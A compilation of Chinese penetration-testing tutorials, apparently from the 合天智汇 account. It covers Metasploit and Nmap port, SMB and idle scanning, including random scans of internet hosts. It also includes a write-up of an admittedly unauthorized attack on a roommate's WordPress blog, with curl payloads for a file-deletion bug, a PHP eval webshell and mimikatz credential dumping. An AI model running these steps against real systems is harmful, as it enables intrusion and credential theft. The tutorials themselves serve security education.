- 在类 Unix 操作系统上，THREADS 可以设置高达 256。

本节内容包括：

- nmap & db_nmap
- 端口扫描
- SMB 版本扫描
- 空闲扫描



0x01 nmap & db_nmap

我们可以使用 db_nmap 命令对目标运行 Nmap，扫描结果会自动存储在数据库中。但是，如果希望稍后将扫描结果导入到其他应用程序或框架中，则可能需要以 XML 格式导出扫描结果。nmap 拥有三种输出格式 (xml, grepable 和 normal)。可以使用'-oA'标记后跟所需的文件名来运行 Nmap 扫描，以生成三个输出文件，然后发出 db_import 命令来导入 Metasploit 数据库。

如下面例子所示，在 msfconsole 中调用 nmap 对 192.168.26.0/24 网段的主机进行扫描和服务版本探测 (-sV)，并详细输出结果 (-v)，结果以三种输出格式写入 subnet_1 中。

```
msf > nmap -v -sV 192.168.26.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.26.0/24 -oA subnet_1

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-02 04:44 EDT
NSE: Loaded 40 scripts for scanning.
Initiating ARP Ping Scan at 04:44
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 04:44, 1.63s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 04:44
Completed Parallel DNS resolution of 255 hosts. at 04:44, 2.00s elapsed
Nmap scan report for 192.168.26.0 [host down]
Nmap scan report for 192.168.26.3 [host down]
Nmap scan report for 192.168.26.4 [host down]
Nmap scan report for 192.168.26.5 [host down]
```

下图红框中为输出结果文件。

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (8 hosts up) scanned in 203.21 seconds
          Raw packets sent: 11521 (498.876KB) | Rcvd: 6029 (245.376KB)
msf > ls
[*] exec: ls

anaconda2
bad.pdf
Desktop
Documents
Downloads
Music
myinstall
paros
Pictures
Public
PycharmProjects
subnet 1.gnmap
subnet 1.nmap
subnet 1.xml
Templates
Videos
WebScarab.properties
msf >
```

下面使用 db_import 命令将结果导入到 Metasploit 数据库中，并使用 hosts 命令查看导入的结果。

```
msf > db_import subnet 1.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.0'
[*] Importing host 192.168.26.1
[*] Importing host 192.168.26.2
[*] Importing host 192.168.26.129
[*] Importing host 192.168.26.130
[*] Importing host 192.168.26.135
[*] Importing host 192.168.26.221
[*] Successfully imported /root/subnet 1.xml
msf > hosts

Hosts
=====

address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----      -----      -----      -----      -----      -----      -----      -----      -----
192.168.26.1 00:50:56:c0:00:08 bogon      Unknown      device
192.168.26.2 00:50:56:eb:83:38 bogon      Unknown      device
192.168.26.129 00:6c:29:49:83:2d bogon      Linux       server
192.168.26.130 00:0c:29:5e:54:7d bogon      Unknown      device
192.168.26.135 00:0c:29:c2:4a:05 bogon      Unknown      device
192.168.26.221 00:0c:29:ed:84:47 service.dvssc.com Unknown      Unknown      device

msf >
```

如果希望将扫描自动保存到 Metasploit 数据库中，可以省略输出标志并使用 db_nmap。上面的 nmap 扫描示例可以修改为“db_nmap -v -sV 192.168.1.0/24”。

我们先使用“hosts -d”命令将刚才导入的结果从数据库中删除，然后使用 db_nmap 重新扫描。

```

msf > hosts -d
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----      ----      ----      -----      -----      -----      -----      -----      -----
192.168.10.128      DH-CA8822AB9589      Windows XP      SP3      client
192.168.26.1      00:50:56:c0:00:08      bogon      Unknown      Unknown      device      msfScalar.properties
192.168.26.2      00:50:56:eb:83:38      bogon      Unknown      Unknown      device
192.168.26.129      00:0c:29:49:83:2d      bogon      Linux      Unknown      server
192.168.26.130      00:0c:29:5e:54:7d      bogon      Unknown      Unknown      device
192.168.26.135      00:0c:29:c2:4a:05      bogon      Unknown      Unknown      device
192.168.26.221      00:0c:29:ed:84:47      service.dvssc.com      Unknown      Unknown      device
192.168.26.254          Windows XP      SP3      client

[*] Deleted 8 hosts
msf > hosts
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----      ----      ----      -----      -----      -----      -----      -----      -----
msf > db nmap -v -sV 192.168.26.0/24
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-02 04:59 EDT
[*] Nmap: NSE: Loaded 40 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 04:59
[*] Nmap: Scanning 255 hosts [1 port/host]
[*] Nmap: Completed ARP Ping Scan at 04:59. 1.98s elapsed (255 total hosts)

[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (8 hosts up) scanned in 198.34 seconds
[*] Nmap: Raw packets sent: 11497 (497.804KB) | Rcvd: 6022 (245.064KB)
msf > hosts
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----      ----      ----      -----      -----      -----      -----      -----      -----
192.168.26.1      00:50:56:c0:00:08      bogon      Unknown      Unknown      device
192.168.26.2      00:50:56:eb:83:38      bogon      Unknown      Unknown      device
192.168.26.129      00:0c:29:49:83:2d      bogon      Linux      Unknown      server
192.168.26.130      00:0c:29:5e:54:7d      bogon      Unknown      Unknown      device
192.168.26.135      00:0c:29:c2:4a:05      bogon      Unknown      Unknown      device
192.168.26.221      00:0c:29:ed:84:47      service.dvssc.com      Unknown      Unknown      device

```

从上面的扫描结果看，db_nmap 扫描结果和 nmap 扫描结果一样。



0x02 端口扫描

除了运行 Nmap 之外，还有其他端口扫描器可以在框架内使用。在 msfconsole 下运行 search portscan 命令搜索 Metasploit 中的端口扫描器

```
msf > search portscan

Matching Modules
-----
Name          Disclosure Date  Rank    Description
-----
auxiliary/scanner/natpmp/natpmp_portscan      normal  NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                  normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce           normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                  normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                  normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas                normal  TCP "XMas" Port Scanner
```

为了比较起见，我们将对比 nmap 与 Metasploit 扫描模块对端口 80 的扫描结果。首先，使用 nmap 扫描开放 80 端口的主机。以下命令的含义是：屏幕输出 subnet 的扫描结果，并 grep 命令搜索 80/open 的结果，打印 IP 地址

```
msf > search portscan

Matching Modules
-----
Name          Disclosure Date  Rank    Description
-----
auxiliary/scanner/natpmp/natpmp_portscan      normal  NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                  normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce           normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                  normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                  normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas                normal  TCP "XMas" Port Scanner
```

先前运行的 nmap 扫描是 SYN 扫描，因此在 Metasploit 中，针对同一个 IP 地址段同样运行 SYN 扫描。

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

Name      Current Setting  Required  Description
----      --------------  --        --
BATCHSIZE    256          yes       The number of hosts to scan per set
DELAY        0             yes       The delay between connections, per thread, in milliseconds
INTERFACE      no          no        The name of the interface
JITTER        0             yes       The delay jitter factor (maximum value by which to +/- DELAY)
PORTS        1-10000       yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      192.168.1.0/24 yes       The target address range or CIDR identifier
SNAPLEN     65535         yes       The number of bytes to capture
THREADS      1             yes       The number of concurrent threads
TIMEOUT     500           yes       The reply read timeout in milliseconds

msf auxiliary(syn) > set INTERFACE:eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS:80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看到，两者的扫描结果一样。

下面加载'tcp'扫描器，并将它用于另一个目标。与所有前面提到的插件一样，它使用 RHOSTS 选项。请记住，我们可以发出'hosts -R'命令，以使用我们的数据库中的主机自动设置此选项。

```

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
-----  -----
CONCURRENCY  10            yes        The number of concurrent ports to check per host
DELAY       0              yes        The delay between connections, per thread, in milliseconds
JITTER      0              yes        The delay jitter factor (maximum value by which to +/- DELAY)
PORTS       1-10000         yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      *              yes        The target address range or CIDR identifier
THREADS     1              yes        The number of concurrent threads
TIMEOUT     1000           yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > hosts -R

Hosts
-----
address      mac          name    os_name   os_flavor  os_sp  purpose  info  comments
-----  -----
172.16.194.172 00:0C:29:D1:62:88  Linux    Ubuntu    server

RHOSTS => 172.16.194.172

msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
-----  -----
CONCURRENCY  10            yes        The number of concurrent ports to check per host
FILTER      ""             no         The filter string for capturing traffic
INTERFACE    "wlan0"        no         The name of the interface
PCAPFILE    "capture.pcap" no         The name of the PCAP capture file to process
PORTS       1-1024          yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      "172.16.194.172" yes        The target address range or CIDR identifier
SNAPLEN     65535          yes        The number of bytes to capture
THREADS     10             yes        The number of concurrent threads
TIMEOUT     1000            yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
[*] 172.16.194.172:111 - TCP OPEN
[*] 172.16.194.172:139 - TCP OPEN
[*] 172.16.194.172:445 - TCP OPEN
[*] 172.16.194.172:514 - TCP OPEN
[*] 172.16.194.172:513 - TCP OPEN
[*] 172.16.194.172:512 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

我们可以看到，Metasploit 的内置扫描仪模块能够为我们找到系统和开放端口。如果碰巧在没有安装 Nmap 的系统上运行 Metasploit，这是您的武器库中的另一个很好的工具。



0x03 SMB 版本扫描

现在已经确定了哪些主机在网络上可用，接下来可以尝试确定它们的操作系统。这将有助于缩小攻击目标在一个特定的系统，而不是在没有缺陷的主机上浪费时间。

由于扫描中有许多系统已经打开 445 端口，所以我们将使用 scanner / smb / version 模块来确定哪个版本的 Windows 在目标上运行，哪个 Samba 版本在 Linux 主机上。

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown) (name:XEN-2K3-FU2
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-EXPLOIT) (d
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-DEBUG) (d
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

另请注意，如果我们现在发出 hosts 命令，新获取的信息存储在 Metasploit 的数据库中。

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS:192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown) (name:XEN-2K3-FU2)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-EXPLOIT) (d
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-DEBUG) (d
Scanned 84 of 11 hosts (036% complete)
Scanned 89 of 11 hosts (081% complete)
Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

0x04 空闲扫描

Nmap 的 IPID 空闲扫描允许我们使用另一个主机的 IP 地址欺骗网络，偷偷的扫描目标。为了完成这种类型的扫描，我们需要找到一个在网络上空闲的主机，并使用增量式或破碎的小端 (Broken Little-Endian) 增量的 IPID 序列。Metasploit 包含扫描模块 scanner/ip/ipmapseq 可以用于查找符合要求的主机。

注：在免费的在线 Nmap 书中，可以找到有关 Nmap 空闲扫描的更多信息

```

msf > use auxiliary/scanner/ip/ipmap
msf auxiliary(ipmap) > show options

Module options (auxiliary/scanner/ip/ipmap):
Name      Current Setting  Required  Description
----      -----          -----    -----
INTERFACE      host        no       The name of the interface
RHOSTS      Not shown    yes     The target address range or CIDR identifier
RPORT      80           PORT    The target port
SNAPLEN      65535       yes     The number of bytes to capture
THREADS      1            yes     The number of concurrent threads
TIMEOUT      500          135/tcp  The reply read timeout in milliseconds

msf auxiliary(ipmap) > set rhosts 192.168.26.0/24
rhosts => 192.168.26.0/24
msf auxiliary(ipmap) > set threads 50
threads => 50
msf auxiliary(ipmap) > run
[*] 1 IP address (1 host up) scanned in 7.06 seconds

[*] 192.168.26.2's IPID sequence class: Incremental!
[*] Scanned 32 of 256 hosts (12% complete)
[*] Scanned 53 of 256 hosts (20% complete)
[*] Scanned 79 of 256 hosts (30% complete)
[*] 192.168.26.129's IPID sequence class: All zeros
[*] Scanned 104 of 256 hosts (40% complete)
[*] 192.168.26.135's IPID sequence class: Incremental!
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] 192.168.26.221's IPID sequence class: Unknown
[*] Scanned 213 of 256 hosts (83% complete)
[*] Scanned 234 of 256 hosts (91% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed

```

通过扫描结果可以判断，我们拥有几台僵尸主机可以用来空闲扫描
 $(192.168.26.129, 192.168.26.135, 192.168.26.221)$ （操作环境是
VMware 虚拟机，192.168.26.2 是网关，实际情况主机个数更多），
在使用僵尸主机扫描目标之前，我们先使用正常的 nmap 扫描，如下
图所示。

```

msf auxiliary(ipmap) > nmap -PN -sI 192.168.26.221 192.168.26.135
[*] exec: nmap -PN -sI 192.168.26.221 192.168.26.135
[*] Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-02 05:39 EDT
[*] Idle scan using zombie 192.168.26.221 (192.168.26.221:80); Class: Incremental
[*] Nmap scan report for bogon (192.168.26.135)
[*] Host is up (0.051s latency).
[*] Not shown: 994 closed|filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:C2:4A:05 (VMware)

[*] Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
msf auxiliary(ipmap) >

```

下面我们尝试使用僵尸主机 192.168.26.221 扫描目标主机 192.168.26.135，看结果与之前未使用僵尸主机扫描的结果是否一致。

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.26.221 192.168.26.135
[*] exec: nmap -PN -sI 192.168.26.221 192.168.26.135
[+] Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-02 05:39 EDT
Idle scan using zombie 192.168.26.221 (192.168.26.221:80); Class: Incremental
Nmap scan report for bogon (192.168.26.135)
Host is up (0.051s latency).
Not shown: 994 closed|filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:8C:29:C2:4A:05 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
msf auxiliary(ipidseq) >
```

从上图可以看出，两种扫描的结果一致。

在第二种情况下，扫描 192.168.26.135 主机时使用的是非攻击主机的真实 IP，而是目标网络中的其他空闲主机（本例子中是 192.168.26.221）

上面我们讲述了 metasploit 中端口扫描的相关技术，包括：

- 使用 nmap 扫描和 db_nmap 扫描：在 msfconsole 中运行 db_nmap 扫描，扫描结果直接存储在数据库中，nmap 扫描的结果也可以使用 db_import 命令导入数据库中；

- 端口扫描：使用 Metasploit 自带的端口扫描辅助模块扫描，在没有 nmap 的主机上是一个很好的替代扫描工具
- SMB 版本扫描：确定主机的操作系统
- 空闲扫描：使用网络中的僵尸主机 IP 地址，静默地扫描网络主机。



0x05 声明

以上内容仅是自己的观点，仅供合法地渗透测试，欢迎各位留言讨论。


若读者因此做出危害网络安全的行为后果自负，与合天智汇及本人无关，特此声明。

04. 记一次未授权的渗透测试

原创剑锋[合天智汇](#)2018-11-08

兄弟们看到未授权三个字是不是贼拉激动，一通火花带闪电的就点开了这篇文章。喂？警察叔叔就是这些大黑客对人家站点未授权测试~

咳咳，老夫可不是啥标题党啊，虽然是未授权测试，不过差点被室友打死 23333
这次的目标，就是室友从中学起就搭建好的博客，咳咳，不会造成啥实质性的破坏（最多也就是挂个黑页 23333），码肯定是要打好的



首先来一波信息搜集（话说他资料其实我有啦）

域名	[whois反查]
注册商	阿里云计算有限公司 (万网)
联系人	[whois反查]
联系邮箱	[outlook.com [whois反查]]
创建时间	2018年02月01日
过期时间	2019年02月01日
DNS	dns27.hichina.com dns28.hichina.com

通过多地 ping 判断一哈真实 IP


监测点	响应IP	IP归属地
广东惠州[电信]	39.10.128.123	香港 特别行政区
江苏宿迁[电信]	39.10.128.123	香港 特别行政区
贵州兴义[电信]	39.10.128.123	香港 特别行政区
江苏扬州[电信]	39.10.128.123	香港 特别行政区
江苏宿迁[电信]	39.10.128.123	香港 特别行政区
四川成都[电信]	39.10.128.123	香港 特别行政区
陕西西安[电信]	39.10.128.123	香港 特别行政区

扫描端口

端口	协议	服务
3306	tcp	mysql
80	tcp	http
3389	tcp	tcpwrapped

一波探测只找到这么几个可怜的服务，emmmmm，估计比较难从服务器本身下手，先用他的信息组好字典，3389 爆破着，再来看一波他的 web 应用

Cms 用的是 wordpress，果断掏出 wpscan 开跑，检测版本，顺便扫个目录和子域名先~



没想到直接扫出 phpmyadmin 面板，233333，直接上脚本爆破着先

```
[+] URL: http://[REDACTED]
[+] Started: Tue Oct 16 08:18:44 2018
[+] robots.txt available under: 'http://[REDACTED]/wp-content/robots.txt'
[!] The WordPress 'http://[REDACTED]/readme.html' file exists exposing a version number
[!] Full Path Disclosure (FPD) in 'http://[REDACTED]/wp-includes/rss-functions.php':
[+] Interesting header: LINK: <http://localhost/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
[+] Interesting header: X-POWERED-BY: PHP/5.4.45
[+] XML-RPC Interface available under: http://[REDACTED]/xmlrpc.php
[!] Includes directory has directory listing enabled: http://[REDACTED]/wp-includes/
[+] WordPress version 4.9.4 (Released on 2018-02-06) identified from links opml, meta generator
```

这边 wpscan 的信息就仿佛是给我打了鸡血，这货肯定是寒假之后就没咋看博客，关了自动更新还没升级，对于 wp 的 4.9.4 版本实际上是有一个任意文件删除的漏洞可以搞 (cve- 2018 - 12895)

而他的博客是接受别人的投稿，也就是开放了用户注册的功能的，直接注册一波走起~
没想到注册之后直接是作者权限，小火汁，还是当年太年轻啊
进入后台后直接查看媒体库，随便上传一张图片



上传完图片后记住 ID 值，构造 Payload_0x01http://domain/wp-admin/post.php?post=图片ID值&action=edit

安全 [http://domain/wp-admin/post.php?post=8&action=edit](#)

网盘 outlook ZoomEye ctf 论坛、博客 乱七八糟

+ 新建 访问附件页面

编辑媒体 添加

20a1c52a6059252d8805c3cd349b033b5ab5b946

固定链接: <http://domain/wp-admin/post.php?post=20a1c52a6059252d8805c3cd349b033b5ab5b946/>

查看网页的源代码，找到 _wpnonce，并记录下来

```
229 </p>
230 </div>
231 <form name="post" action="post.php" method="post" id="post">
232 <input type="hidden" id="wpnonce" name="wpnonce" value="bc88a0effa" /><
233 value="1" />
234 <input type="hidden" id="hiddenaction" name="action" value="editpost" />
235 <input type="hidden" id="originalaction" name="originalaction" value="edi
236 <input type="hidden" id="post_author" name="post_author" value="1" />
237 <input type="hidden" id="post_type" name="post_type" value="attachment" />
```

mp;action=delete&wpnonce=32e0ff31c3' >永久删除 </di

构造

```
Payload_0x02"curl -v 'http://domain/wp-admin/post.php?post=8' -H 'Cookie:Cookies'-d  
'action=editattachment&_wpnonce=bc88a0effa&thumb=../../../../wp-config.php'"  
Payload_0x03" curl-v 'http://domain/wp-admin/post.php?post=8' -H'Cookie:Cookies'-  
d'action=delete&_wpnonce=32e0ff31c3'"
```



可以看到攻击成功，接下来只要连接到远程数据库，就能完成重新安装 wordpress

A screenshot of the WordPress database configuration form. It has several input fields with placeholder text and some redacted fields. The fields are: 1. 数据库名 (Database Name) with placeholder "heiheihei", 2. 用户名 (Username) with placeholder "redacted", 3. 密码 (Password) with placeholder "redacted", 4. 数据库主机 (Database Host) with placeholder "39:redacted", 5. 表前缀 (Table Prefix) with placeholder "wp_". To the right of each field is a descriptive note. A "提交" (Submit) button is at the bottom left.

然后就是各位师傅们轻车熟路的写一句话到配置文件，然后嘿嘿嘿~

```

@eval($_POST['hey']);
cat header() . ?>
Administrator ]
```

C:\phpStudy\PHPTutorial\WWW> whoami
win-a5lj6i5mehn\administrator

妈的居然是 phpstudy，还是 administrator 权限，懒死他得了，先提了再说
成功拿到服务器后上 mimikatz，抓一波管理密码

```

mimikatz 2.1.1 x64 (oe.eo)

. #####. mimikatz 2.1.1 (x64) built on Jun
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi'
## \ / ## > http://blog.gentilkiwi.com/
'## v ##' > Vincent LE TOUX
'#####' > http://pingcastle.com / ht

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

Username : Administrator
Domain : [REDACTED]
Password : [REDACTED]

后记：这次说是未授权测试，实际上我是知道室友有备份的，所以敢随便搞，但是在真正对一个公司做测试的时候，没有授权是万万不行的，就是有授权也不能乱搞，真实渗透面对的是生产环境，一个不小心引起的业务中断或延迟就有可能给甲方厂商带来巨大的损失。

文章仅用于普及网络安全知识，提高小伙伴的安全意识的同时介绍常见漏洞的特征等，若读者因此作出危害网络安全的行为后果自负，

与合天智汇以及原作者无关，**特此声明！**

05. Nmap 使用空闲扫描进行信息收集

原创红日安全 雨幕[合天智汇](#)2018-05-08

引言

在渗透测试的过程中我们会经常借用到 Nmap 进行信息收集，但是 Nmap 存在一个致命的缺点就是在进行探测过程中会发送大量的数据包，产生大量的流量，这样极其容易引起目标警觉，甚至追踪到渗透测试者的真实 ip，当然这不是我们希望看到的，那我们该如何做才能做到既隐藏了自己的真实 ip 同时又能实现我们信息收集的任务呢？

这时我们就需要使用到 Nmap 提供的空闲扫描技术。不懂没关系看完文章你就懂啦。

空闲扫描简介

空闲扫描是一种非常强大的技术，Nmap 利用空闲主机欺骗目标主机 ip 并且隐藏本机真实 ip。

空闲扫描使用步骤

准备空闲主机（僵尸主机）

01

认识空闲主机

空闲主机是一台可用作欺骗目标 IP 地址且具有可预设的 IP ID 序列号的机器。

寻找空闲主机

02

寻找空闲主机我们可以借助 Nmap 提供的 ipidseq 脚本。具体有两种寻找方式。第一种是全网段寻找，这种方式会在我们主机所在的网段进行探测寻找空闲主机。具体命令是 nmap -p80 --open --script ipidseq <your ip>/24。第二种是网上随机式扫描，这种方式会在网上随机寻找空闲主机。具体命令是：nmap -p80 --open --script ipidseq -iR 200。 (-iR 选项代表随机选择目标，200 代表随机选择目标的数量,--open 代表只选择端口开放状态的空闲主机)

The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are three colored dots (red, yellow, green) followed by the Nmap command:

```
nmap -p80 --script ipidseq <your ip>/24
nmap -p80 --script ipidseq -iR 1000
```

Below the command, the terminal displays the output of the scan:

```
C:\Users\Administrator
$ nmap -p80 --open --script ipidseq -iR 200
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-03 14:49 ?D1Üéx?é??
Nmap scan report for 218.58.99.143
Host is up (0.080s latency).

PORT      STATE SERVICE
80/tcp    open  http

Host script results:
|_ipidseq: Randomized

Nmap scan report for 173.209.245.116
Host is up (0.38s latency).

PORT      STATE SERVICE
80/tcp    open  http  假如出现如下结果，那么用这个ip扫描的主机有可能是空闲主机

Host script results:
|_ipidseq: Incremental

Nmap done: 200 IP addresses (18 hosts up) scanned in 86.95 seconds
C:\Users\Administrator
```

(注意:红框输出结果只用作参考,在空闲扫描中存在许多不确定性,不是说是空闲主机就可以成功利用。)

03

确定目标

在开启空闲扫描之前我们需要明确好我们此次空闲扫描的目标对象。例如那个具体网站或者具体 ip。

开启空闲扫描

04


开启空闲扫描只需要执行以下命令： `nmap -Pn -sI <zombie host> <target>`。（`-sI` 选项调用空闲扫描，`-Pn` 关闭主机发现操作）。

